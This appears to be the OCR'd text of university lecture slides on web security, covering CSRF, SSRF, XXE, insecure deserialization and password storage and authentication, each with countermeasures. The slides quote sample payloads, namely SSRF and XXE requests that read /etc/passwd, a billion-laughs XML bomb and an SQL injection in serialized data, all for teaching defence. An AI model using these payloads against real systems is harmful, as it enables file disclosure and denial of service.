5. If the account gets deleted, your website is vulnerable to CSRF attack


* https://security.stackexchange.com/questions/67630/how-can-we-find-the-csrf-vulnerability-in-a-website

Mitigating CSRF

- Extra authentication
  - E.g., require reauthentication before the money transfer
    - Password
    - BankID
- CSRF tokens (action tokens)
- SameSite cookies (browser setting)
  - Prevents cross-site cookie usage
  - Lax SameSite default in Chrome since 2021
- Referer-based validation
  - verifies that the request originates from own domain

https://portswigger.net/web-security/csrf

CSRF Attack revisited




- Without the user’s knowledge, malicious site initializes a request
- The malicious site cannot read info. (e.g., cookie), but can execute the forged request
- To forge a request, the attacker needs to know how to make a correct request, i.e.,

“http://bank.com/transfer?
to=evilaccount & amt=1000”

Make this difficult for the attacker

Validation via CSRF token

- Combine tokens in the cookie and the hidden form field
  - Add action token as a hidden field to “genuine” forms
  - The action token should not be predicable



CSRF token code can be configured and activated in web frameworks*

For example:

2. In any template that uses a POST form, use the **csrf_token** tag inside the **<form>** element if the form is for an internal URL, e.g.:


```
<form method="post">{% csrf_token %}
```

This should not be done for POST forms that target external URLs, since that would cause the CSRF token to be leaked, leading to a vulnerability.

*https://docs.djangoproject.com/en/3.0/ref/csrf/

Server-Side Request Forgery (SSRF) (A10:2021)

Vulnerability related to SSRF



Malicious requests:

GET /?url=http://127.0.0.1/admin/

GET /?url=file:///etc/passwd

SSRF countermeasures

- No universal fix to SSRF because it highly depends on application functionality and business requirements

- Some approaches can help
  - Whitelists and DNS resolution
    - Python: Module validators.domain.
  - Response handling
  - Disable unused URL schemas
  - Authentication on internal services
  - Network segregation
  - https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

NTNU

Security misconfiguration (A05:2021)

- XML External Entities (XXE) (A04:2017)

XML External Entities

<!ENTITY name SYSTEM "URI">

- Useful for creating a common reference that can be shared between multiple documents

XML External Entities (XXE) Attack

- Malicious **XML input** containing a reference to an **external entity** that is processed by a weakly configured XML parser
- Normal input
  - Input: <test> hello</test>
  - Output after XML parsing: hello
- Malicious input
  - Input:

    <!DOCTYPE test [!ENTITY xxefile SYSTEM "file:///etc/passwd">]><test> &xxefile </test>
  - Output: the content of file:///etc/passwd (SENSITIVE INFORMATION DISCLOSED)

Billion laughs

```
<!DOCTYPE xmlbomb [
<!ENTITY a "lol" >
<!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;&a;">
<!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;&b;">
<!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;&c;">
<!ENTITY e "&d;&d;&d;&d;&d;&d;&d;&d;&d;">
<!ENTITY f "&e;&e;&e;&e;&e;&e;&e;&e;&e;">
<!ENTITY g "&f;&f;&f;&f;&f;&f;&f;&f;&f;">
<!ENTITY h "&g;&g;&g;&g;&g;&g;&g;&g;&g;">
<!ENTITY i "&h;&h;&h;&h;&h;&h;&h;&h;&h;">
<!ENTITY j "&i;&i;&i;&i;&i;&i;&i;&i;&i;">
]>
<bomb>&j;</bomb>
```

https://www.linkedin.com/pulse/xxe-attacks-python-django-applications-jerin-jose/

XML External Entities Countermeasure

- Disable XML external entity and DTD processing
- Use safe parsing libraries
  - Django: defusedxml

```
from xml.dom import pulldom
data = pulldom.parse('bomb.xml')
```


```
from defusedxml import pulldom
data = parse('bomb.xml')
```

Software and data integrity failure (A08:2021)

- Insecure deserialization (A08:2017)

Insecure Deserialization

- Serialization
- Deserialization



Insecure Deserialization Attack

- Example: Insecure deserialization + SQL injection
- Server-side code
  - “UPDATE Students SET GRADE = ‘student.Grade’ WHERE User = ‘student.ID’ ”
- Attacker
  - Tamper with network data and inject SQL injection payload in serialized data stream

{”ID”: “ user1’ or 1 =1 ”, “Course”: “4237”, “Grade”: “A”}

- Server-side code


Insecure Deserialization Countermeasure

- Do not to accept serialized objects from untrusted sources
- Implementing integrity checks such as digital signatures on any serialized objects
- Isolating and running code that deserializes in low privilege environments
- **JSON (data-only serialization format)**
- …

NTNU

Identification and authentication failure (A07:2021)

- Broken authentication (A02:2017)



Authentication

- The process of verifying who you are
- Three general ways
  - Something you know
  - Something you have
  - Something you are
  - (Someone who knows you)

NTNU

Something you know

- Password
- Security questions
- Advantage
  - Simple to implement
  - Simple to understand and use
- Disadvantage
  - Easy to crack
  - Easy to forget

Something you have

- BankID device
- Mobile phone (one-time password SMS)
- Advantage
  - Hard to crack
- Disadvantage
  - Can be broken, stolen and forged
  - Strength of authentication depends on difficulty of forging

Something you are

- Biometrics
  - E.g., Fingerprint, palm scan, voice id, facial recognition, signature dynamics, usage patterns
- Advantages
  - Hard to crack
  - Hard to steal (?)
- Disadvantages
  - Accuracy: False negative/False positive
  - Social acceptance and privacy issues
  - Key management
  - Hard to replace


How to crack a password?

Vulnerable password storage

- Very basic but vulnerable approach (colon delimiter)
  - E.g., *tom:catchJerry*
  - If a hacker gets the password file, all users are compromised

Countermeasure: Hashing

- E.g., SHA-256 hashes are stored, not plaintext
- E.g., *tom: 9mfsekakilwie0dicn2odfinlmo2l11k*
- Just compare hashes



Dictionary attack

- Use words from dictionary
- Computes possible password hashes


Hash(tom) = ecjmeicm …
Hash(catch) =3o0ffoe3 …
Hash(Jerry) = 0lsepuw33…
Hash(catchJerry) = *9mfseka … (YES!!!)*

- Offline: steals file and tries combinations
- Online: try combinations against live system

https://privacysavvy.com/password/guides/most-hacked-passwords-worldwide/

NTNU

Countermeasure: Salting



- A defense to dictionary attack
- Include additional info in hash
- Hash password concatenated with salt (a random number)
  - E.g., hash(catchJerry|1212) = emciemcok11iclaaecveerhigtwpewkc
- Store salt in the password file
  - E.g., Tom:emciemcok11iclaaecveerhigtwpewkc:1212

Salting: Good and bad news

- Good news
  - Good to defend against online dictionary attack
  - Before salt: hash dictionary words & compare
  - After salt: hash combination of dictionary words and all possible salts & compare
    - *N* distinct users, *N* distinct salts
    - Therefore, at least *N* times more effort for an attacker
- Bad news
  - Ineffective against offline attack because salt is stored as plaintext in the password file

Question

- Salt stored in the password file
  - E.g., Tom:emciemcok11iclaaecveerhigtwpewkc:1212

Question:

- Why store salt as plaintext in the password file? In other words, why not hash the salt and store the hashed salt in the password file?

Password Pepper 

- A secure value appended to users' password before it is hashed
- All passwords will have the same pepper value
- Pepper is not stored in the password file. It is stored in an encrypted form in another secure place
- Hash password concatenated with pepper (e.g., randomrandom) and with salt, e.g.,

  hash(catchJerry|randomrandom | 1212) =

  eevverbvrftyretsdgrtyrtghuytrtfzsdbv

Benefits of pepper

- Defends better against dictionary attack
  - It makes the user password longer and more complex
- Defend offline attack better
  - Pepper is stored in another place (e.g., in application) in an encrypted form
  - If the attacker steals the password file, pepper is still unknown to the attacker

Other password security techniques

- With hash, pepper, and salt, the dictionary attack is harder, but not impossible
- Other authentication countermeasures
  - Filtering
  - Limiting logins
  - Aging password
  - Last login/ Protective monitoring
  - One-time password
  - Two-factor/two-channel authentication

NTNU

Password filtering

- Guarantee strong password by filtering
  - Set a particular min length
  - Require mixed case, numbers, special characters
  - Measure the strength of passwords
    - Weak
    - Medium
    - Strong

Limited login attempts

- Allow 3-4 logins, lock account if all login fails
- Inconvenient to forgetful user
- Potential attacks
  - Lock up legitimate users' account
  - DoS attack
- Other options
  - Login throttling

Last login/Protective monitoring

- Notify users of suspicious login
  - Last login date, time, location
- Educate users to pay attention
- Educate users to report possible attacks
  - E.g., Gmail reports the last login if the login machine/location is suspicious

Aging password

- Require to change passwords every so often
- Usability can be an issue
  - Require changes too often
  - Users will do workarounds
  - More insecure

Insisting on alphanumeric passwords and also forcing a password change once a month can lead people to choose passwords like ‘julia03’ for March, ‘04julia’ for April, and ‘julia05’ for May.

One-time password

- Login with different password each time
- Send one-time password through SMS
- Device generates a password each time user logs in
  - E.g., BankID

Two-factor/two-channel authentication

- Combine different ways of authentication
  - E.g.,
    - Self-chosen password + BankID generated code
    - Self-chosen password + One Time Password (SMS)

Password recovery*

- URL tokens
- PINs
- Offline methods
- Security questions (good idea?)

"answers are either somewhat secure or easy to remember, but rarely both"

*https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

https://bestreviews.net/when-passwords-and-security-questions-fail/

NTNU

Why password usability is important?

- Humans cannot remember well
  - Infrequently used items
  - Frequently changed items
  - Many similar items
  - Non-meaningful words
- Many systems require a password
  - Same passwords used over and over again

NTNU

Troy Hunt
@troyhunt

Seen at my local post office yesterday:

NTNU password policy in short*

The password should be as long as possible and must contain at least 10 characters. NTNU passwords have to contain at least one character from the following four groups:

- **Upper-case letters:** A–Z
- **Lower-case letters:** a–z
- **Numbers:** 0–9
- **The following special characters:** !#()+,.=?@[]_{}-
- Spaces and the letters "æ", "ø" and "å" are not accepted.
- You cannot reuse previous passwords, nor can you use passwords that are too similar to previous passwords.


* https://i.ntnu.no/wiki/-/wiki/English/Usernames+and+passwords

NTNU password policy in short (cont')

- Create your own mnemonic rule for the password.
- Do not use your NTNU password for other services like Facebook, Amazon, etc.
- Change your NTNU password at least once every two years, or immediately if you suspect that it might have fallen into the wrong hands. Add password change as a recurring event in your calendar.

CAPTCHA and reCAPTCHA

- **C**ompletely **A**utomated **P**ublic **T**uring Test to Tell **C**omputers and **H**umans **A**part
- Commonly used to block bots
- Humans are good at reading distorted text, while programs are less good
- *Machine learning is catching up*



Some authentication and password test cases

- Testing vulnerable remember password (WSTG-AUTHN-05)
- Testing for browser cache weakness (WSTG-AUTHN-06)
- Testing for weak password policy (WSTG-AUTHN-07)
- Testing for weak security question/answer (WSTG-AUTHN-08)
- Testing for weak password change or reset functionalities (WSTG-AUTHN-09)
- Testing for weaker authentication in alternative channel (WSTG-AUTHN-10)

